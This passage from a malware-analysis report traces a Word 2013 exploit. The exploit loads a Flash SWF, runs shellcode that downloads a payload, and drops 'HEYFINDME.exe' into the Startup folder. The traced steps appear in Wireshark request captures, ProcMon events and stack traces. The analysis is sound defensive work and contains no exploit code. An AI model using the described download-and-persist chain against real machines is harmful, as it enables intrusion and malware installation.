
- Word loads the components to run SWF file
- Word asks internet explorer to download a SWF file
- Victim guest downloads the swf file from the web server
- Word gives control to installed flash to run SWF file
- The swf file exploits a memory corruption vulnerability of flash activeX and place the shellcode in memory
- The shellcode starts to run
- The shellcode will download the dat file

- The dat file will be renamed to the `HEYFINDME.exe` (we provided this name for exploit builder)
- It will be placed in the startup

We first started our analysis by examining the network traffic using Wireshark. Afterwards we used memory usage graph and Procmon to analyze the series of filesystem, registry, network and process events. Using the data taken from Procmon in conjunction with our previous result of static analysis we used WinDbg to dig memory.[2]

Network traffic analysis of the Word 2013 exploit

To analyze the network traffic we used WireShark and to find the exploit traffic much easier we used a filter to show the HTTP requests since from our static analysis we knew that the exploit tries to connect to a starting http:// address. The fitter was "http and ip.dst!=239.255.255.250" which simply just shows http traffics and removes those going to the multicast address. After clicking the docx file we could spot two requests for swf and dat file (Figure 11 (HT Word 2013 exploit traffic analysis)). Moreover we could match these traffics to Word process using ProcMon TCP operation filter



Filter: http and ip.dst!=239.255.255.250

```
No.     Time        Source            Destination       Protocol  Info
     38 57.880501   192.168.184.129   10.218.221.117    HTTP      GET /5g5s8b2k5j2q.swf HTTP/1.1
     49 57.886271   10.218.221.117    192.168.184.129   HTTP      HTTP/1.1 200 OK  (application/x-shockwave-flash)
     60 63.320930   192.168.184.129   10.218.221.117    HTTP      GET /1w4z0n1t3z7g.dat HTTP/1.1
    981 70.901721   192.168.184.129   193.206.135.171   HTTP      GET /get/flashplayer/update/current/install/version.
    983 71.061080   193.206.135.171   192.168.184.129   HTTP      HTTP/1.1 404 Not Found  (text/html)
    985 71.157972   193.206.135.171   192.168.184.129   HTTP      [TCP Retransmission] HTTP/1.1 404 Not Found  (text/h
```


```
⊞ Frame 38: 350 bytes on wire (2800 bits), 350 bytes captured (2800 bits)
⊞ Ethernet II, Src: Vmware_98:b2:da (00:0c:29:98:b2:da), Dst: Vmware_ed:42:cd (00:50:56:ed:42:cd)
⊞ Internet Protocol, Src: 192.168.184.129 (192.168.184.129), Dst: 10.218.221.117 (10.218.221.117)
⊞ Transmission Control Protocol, Src Port: kyoceranetdev (1063), Dst Port: http (80), Seq: 1, Ack: 1, Len: 296
⊞ Hypertext Transfer Protocol
```

```
0030   fa f0 03 f2 00 00 47 45  54 20 2f 35 67 35 73 38    ......GE T /5g5s8
0040   62 32 6b 35 6a 32 71 2e  73 77 66 20 48 54 54 50    b2k5j2q. swf HTTP
0050   2f 31 2e 31 0d 0a 41 63  63 65 70 74 3a 20 2a 2f    /1.1..Ac cept: */
0060   2a 0d 0a 41 63 63 65 70  74 2d 4c 61 6e 67 75 61    *..Accep t-Langua
0070   67 65 3a 20 65 6e 2d 55  53 0d 0a 78 2d 66 6c 61    ge: en-U S..x-fla
0080   73 68 2d 76 65 72 73 69  6f 6e 3a 20 31 31 2c 39    sh-versi on: 11,9
0090   2c 39 30 30 2c 31 35 32  0d 0a 55 41 2d 43 50 55    ,900,152 ..UA-CPU
00a0   3a 20 78 38 36 0d 0a 41  63 63 65 70 74 2d 45 6e    : x86..A ccept-En
00b0   63 6f 64 69 6e 67 3a 20  67 7a 69 70 2c 20 64 65    coding:  gzip, de
00c0   66 6c 61 74 65 0d 0a 55  73 65 72 2d 41 67 65 6e    flate..U ser-Agen
```

Figure 11 (HT Word 2013 exploit traffic analysis)

---

[2] ProcMon and WireShark outputs have been added as part of this report



Time of Day	Process Name	PID	Operation	Path
10:34:19.1621264 PM	WINWORD.EXE	1056	TCP Send	mrt-58bebf26779.localdomain:1063 -> 10.218.221.117:http
10:34:24.6025461 PM	WINWORD.EXE	1056	TCP Send	mrt-58bebf26779.localdomain:1064 -> 10.218.221.117:http
10:34:32.1832009 PM	WINWORD.EXE	1056	TCP Send	mrt-58bebf26779.localdomain:1065 -> 193.206.135.171:http

Showing 3 of 420,808 events (0.00071%)   Backed by virtual memory


```
0000  0
0010  0
0020  d
0030  f
0040  6e 31 74 33 7a 37 67 2e  64 61 74 20 48 54 54 50   n1t3z7g. dat HTTP
0050  2f 31 2e 31 0d 0a 55 73  65 72 2d 41 67 65 6e 74   /1.1..Us er-Agent
0060  3a 20 4d 6f 7a 69 6c 6c  61 2f 34 2e 30 20 28 63   : Mozill a/4.0 (c
0070  6f 6d 70 61 74 69 62 6c  65 3b 20 4d 53 49 45 20   ompatibl e; MSIE 
0080  37 2e 30 3b 20 57 69 6e  64 6f 77 73 20 4e 54 20   7.0; Win dows NT 
0090  36 2e 31 3b 20 57 4f 57  36 34 3b 20 54 72 69 64   6.1; WOW 64; Trid
```

Figure 12(Word exploit TCP send request)

The first request will be issued with non-vulnerable flash players on Windows XP as well but the second will be only issued if the exploitation is successful. Another interesting point that we found is the behavior of clicking the doc for the second time or in case the swf is not accessible. In the former, the file will not be downloaded because the server returns 304 status code. In the latter the request will be sent and the exploit works as expected.

Memory Usage

One of the probable cases for these types of exploits is heap spraying and if it is huge it is easy to spot it in this stage since the system is still not compromised and the given data is trustworthy (Figure 13). Our analysis shows that the memory graph does not show at least any obvious abnormality.



Commit Charge (K)	
Current	657,748
Limit	3,512,476
Peak	2,122,752
Peak/Limit	60.43%
Current/Limit	18.73%

Physical Memory (K)	
Total	2,096,624
Available	1,574,868
System Cache	814,008


Kernel Memory (K)	
Paged WS	35,612
Paged Virtual	35,860
Paged Limit	no symbols
Nonpaged	17,356
Nonpaged Limit	no symbols

Paging	
Page Fault Delta	245
Page Read Delta	0
Paging File Write Delta	96
Mapped File Write Delta	0

Figure 13

Memory analysis after clicking word 2013 exploit

Using HEYFINDME text which we know it will be the name of the payload file on the victim system we found out several events in Process Monitor (Windows Sysinternals, n.d.)




Day	Process Name	PID	Operation	Path	Result	Detail
2 PM	WINWORD.EXE	1056	QueryDirectory	C:\Documents and Settings	SUCCESS	Filter: Doc
4 PM	WINWORD.EXE	1056	CloseFile	C:\	SUCCESS	
6 PM	WINWORD.EXE	1056	CreateFile	C:\Documents and Settings	SUCCESS	Desired A
5 PM	WINWORD.EXE	1056	QueryDirectory	C:\Documents and Settings\Administrator	SUCCESS	Filter: Adr
6 PM	WINWORD.EXE	1056	CloseFile	C:\Documents and Settings	SUCCESS	
9 PM	WINWORD.EXE	1056	CreateFile	C:\Documents and Settings\Administrator	SUCCESS	Desired A
8 PM	WINWORD.EXE	1056	QueryDirectory	C:\Documents and Settings\Administrator\Start Menu	SUCCESS	Filter: Star
0 PM	WINWORD.EXE	1056	CloseFile	C:\Documents and Settings\Administrator	SUCCESS	
8 PM	WINWORD.EXE	1056	ReadFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Offset: 45
4 PM	WINWORD.EXE	1056	ReadFile	C:\WINDOWS\system32\mswsock.dll	SUCCESS	Offset: 99
4 PM	WINWORD.EXE	1056	CreateFile	C:\Documents and Settings\Administrator\Start Menu\Programs\Startup\HEYFINDME	SUCCESS	Desired A
6 PM	WINWORD.EXE	1056	CreateFile	C:\Documents and Settings\Administrator\Start Menu\Programs\Startup	SUCCESS	Desired A
0 PM	WINWORD.EXE	1056	CloseFile	C:\Documents and Settings\Administrator\Start Menu\Programs\Startup	SUCCESS	
5 PM	WINWORD.EXE	1056	WriteFile	C:\Documents and Settings\Administrator\Start Menu\Programs\Startup\HEYFINDME	SUCCESS	Offset: 0,
0 PM	WINWORD.EXE	1056	WriteFile	C:\$ConvertToNonresident	SUCCESS	Offset: 0,
8 PM	WINWORD.EXE	1056	WriteFile	C:\$ConvertToNonresident	SUCCESS	Offset: 65
6 PM	WINWORD.EXE	1056	WriteFile	C:\$ConvertToNonresident	SUCCESS	Offset: 13
7 PM	WINWORD.EXE	1056	WriteFile	C:\$ConvertToNonresident	SUCCESS	Offset: 19
2 PM	WINWORD.EXE	1056	WriteFile	C:\$ConvertToNonresident	SUCCESS	Offset: 26
7 PM	WINWORD.EXE	1056	WriteFile	C:\$ConvertToNonresident	SUCCESS	Offset: 32
8 PM	WINWORD.EXE	1056	WriteFile	C:\$ConvertToNonresident	SUCCESS	Offset: 39

Showing 5,524 of 321,005 events (1.7%)   Backed by virtual memory

Figure 14


Looking at the sequence of actions it is obvious that the exploit tries to create the Trojan file in the startup folder. Therefore at the time of clicking the word file no malicious activity will happen until the next reboot. By opening the event we traced the calls to this event and as expected some caller sources are not known (In section Heap Memory analysis we analyze these addresses more):



Frame	Module	Location	Address	Path
K 1	fltMgr.sys	fltMgr.sys + 0x31a7	0xba6d61a7	C:\WINDOWS\System32\Drivers\fltMgr.sys
K 2	fltMgr.sys	fltMgr.sys + 0xfc7a	0xba6e2c7a	C:\WINDOWS\System32\Drivers\fltMgr.sys
K 3	ntkrnlpa.exe	ntkrnlpa.exe + 0xa151a	0x8057851a	C:\WINDOWS\system32\ntkrnlpa.exe
K 4	ntkrnlpa.exe	ntkrnlpa.exe + 0xddcbc	0x805b4cbc	C:\WINDOWS\system32\ntkrnlpa.exe
K 5	ntkrnlpa.exe	ntkrnlpa.exe + 0xda065	0x805b1065	C:\WINDOWS\system32\ntkrnlpa.exe
K 6	ntkrnlpa.exe	ntkrnlpa.exe + 0x951bf	0x8056c1bf	C:\WINDOWS\system32\ntkrnlpa.exe
K 7	ntkrnlpa.exe	ntkrnlpa.exe + 0x66638	0x8053d638	C:\WINDOWS\system32\ntkrnlpa.exe
U 8	shell32.dll	shell32.dll + 0x6321e	0x7ca2321e	C:\WINDOWS\system32\shell32.dll
U 9	shell32.dll	shell32.dll + 0x631be	0x7ca231be	C:\WINDOWS\system32\shell32.dll
U 10	shell32.dll	shell32.dll + 0x63249	0x7ca23249	C:\WINDOWS\system32\shell32.dll
U 11	shell32.dll	shell32.dll + 0x2ed5c	0x7c9eed5c	C:\WINDOWS\system32\shell32.dll
U 12	shell32.dll	shell32.dll + 0x2edfc	0x7c9eedfc	C:\WINDOWS\system32\shell32.dll
U 13	shell32.dll	shell32.dll + 0x2f798	0x7c9ef798	C:\WINDOWS\system32\shell32.dll
U 14	<unknown>	0x8e8689b	0x8e8689b	
U 15	<unknown>	0x8e87005	0x8e87005	
U 16	<unknown>	0x8e87119	0x8e87119	
U 17	Flash32_11_9_900_152.ocx	Flash32_11_9_900_152.ocx + 0x663f55	0x8033f55	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_9_900_152.ocx
U 18	Flash32_11_9_900_152.ocx	Flash32_11_9_900_152.ocx + 0x663cff	0x8033cff	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_9_900_152.ocx
U 19	Flash32_11_9_900_152.ocx	Flash32_11_9_900_152.ocx + 0x68607f	0x805607f	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_9_900_152.ocx
U 20	Flash32_11_9_900_152.ocx	Flash32_11_9_900_152.ocx + 0x663f55	0x8033f55	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_9_900_152.ocx
U 21	Flash32_11_9_900_152.ocx	Flash32_11_9_900_152.ocx + 0x6705f9	0x80405f9	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_9_900_152.ocx
U 22	Flash32_11_9_900_152.ocx	Flash32_11_9_900_152.ocx + 0x66d118	0x803d118	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_9_900_152.ocx

Figure 15(stack traces first trial)

One important observation that we had was the success of the exploit with presence of ASLR. We ran the exploit several times with the same parameters but the stack addresses were different. The next screenshot proves this:




Frame	Module	Location	Address	Path
K 0	fltMgr.sys	fltMgr.sys + 0x1888	0xba6d4888	C:\WINDOWS\System32\Drivers\fltMgr.sys
K 1	fltMgr.sys	fltMgr.sys + 0x32a0	0xba6d62a0	C:\WINDOWS\System32\Drivers\fltMgr.sys
K 2	fltMgr.sys	fltMgr.sys + 0x10217	0xba6e3217	C:\WINDOWS\System32\Drivers\fltMgr.sys
K 3	fltMgr.sys	fltMgr.sys + 0x10742	0xba6e3742	C:\WINDOWS\System32\Drivers\fltMgr.sys
K 4	ntkrnlpa.exe	ntkrnlpa.exe + 0x17119	0x804ee119	C:\WINDOWS\system32\ntkrnlpa.exe
K 5	ntkrnlpa.exe	ntkrnlpa.exe + 0xddcbc	0x805b4cbc	C:\WINDOWS\system32\ntkrnlpa.exe
K 6	ntkrnlpa.exe	ntkrnlpa.exe + 0xda065	0x805b1065	C:\WINDOWS\system32\ntkrnlpa.exe
K 7	ntkrnlpa.exe	ntkrnlpa.exe + 0x94223	0x8056b223	C:\WINDOWS\system32\ntkrnlpa.exe
K 8	ntkrnlpa.exe	ntkrnlpa.exe + 0x94b9a	0x8056bb9a	C:\WINDOWS\system32\ntkrnlpa.exe
K 9	ntkrnlpa.exe	ntkrnlpa.exe + 0x983c1	0x8056f3c1	C:\WINDOWS\system32\ntkrnlpa.exe
K 10	ntkrnlpa.exe	ntkrnlpa.exe + 0x66638	0x8053d638	C:\WINDOWS\system32\ntkrnlpa.exe
U 11	kernel32.dll	kernel32.dll + 0xef87	0x7c80ef87	C:\WINDOWS\system32\kernel32.dll
U 12	kernel32.dll	kernel32.dll + 0x1f429	0x7c81f429	C:\WINDOWS\system32\kernel32.dll
U 13	<unknown>	0xa4d38bf	0xa4d38bf	
U 14	<unknown>	0xa4d4005	0xa4d4005	
U 15	<unknown>	0xa4d4119	0xa4d4119	
U 16	Flash32_11_5_502_146.ocx	Flash32_11_5_502_146.ocx + 0x57b405	0x7f5b405	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_5_502_146.ocx
U 17	Flash32_11_5_502_146.ocx	Flash32_11_5_502_146.ocx + 0x57b1af	0x7f5b1af	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_5_502_146.ocx
U 18	Flash32_11_5_502_146.ocx	Flash32_11_5_502_146.ocx + 0x58638f	0x7f6638f	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_5_502_146.ocx
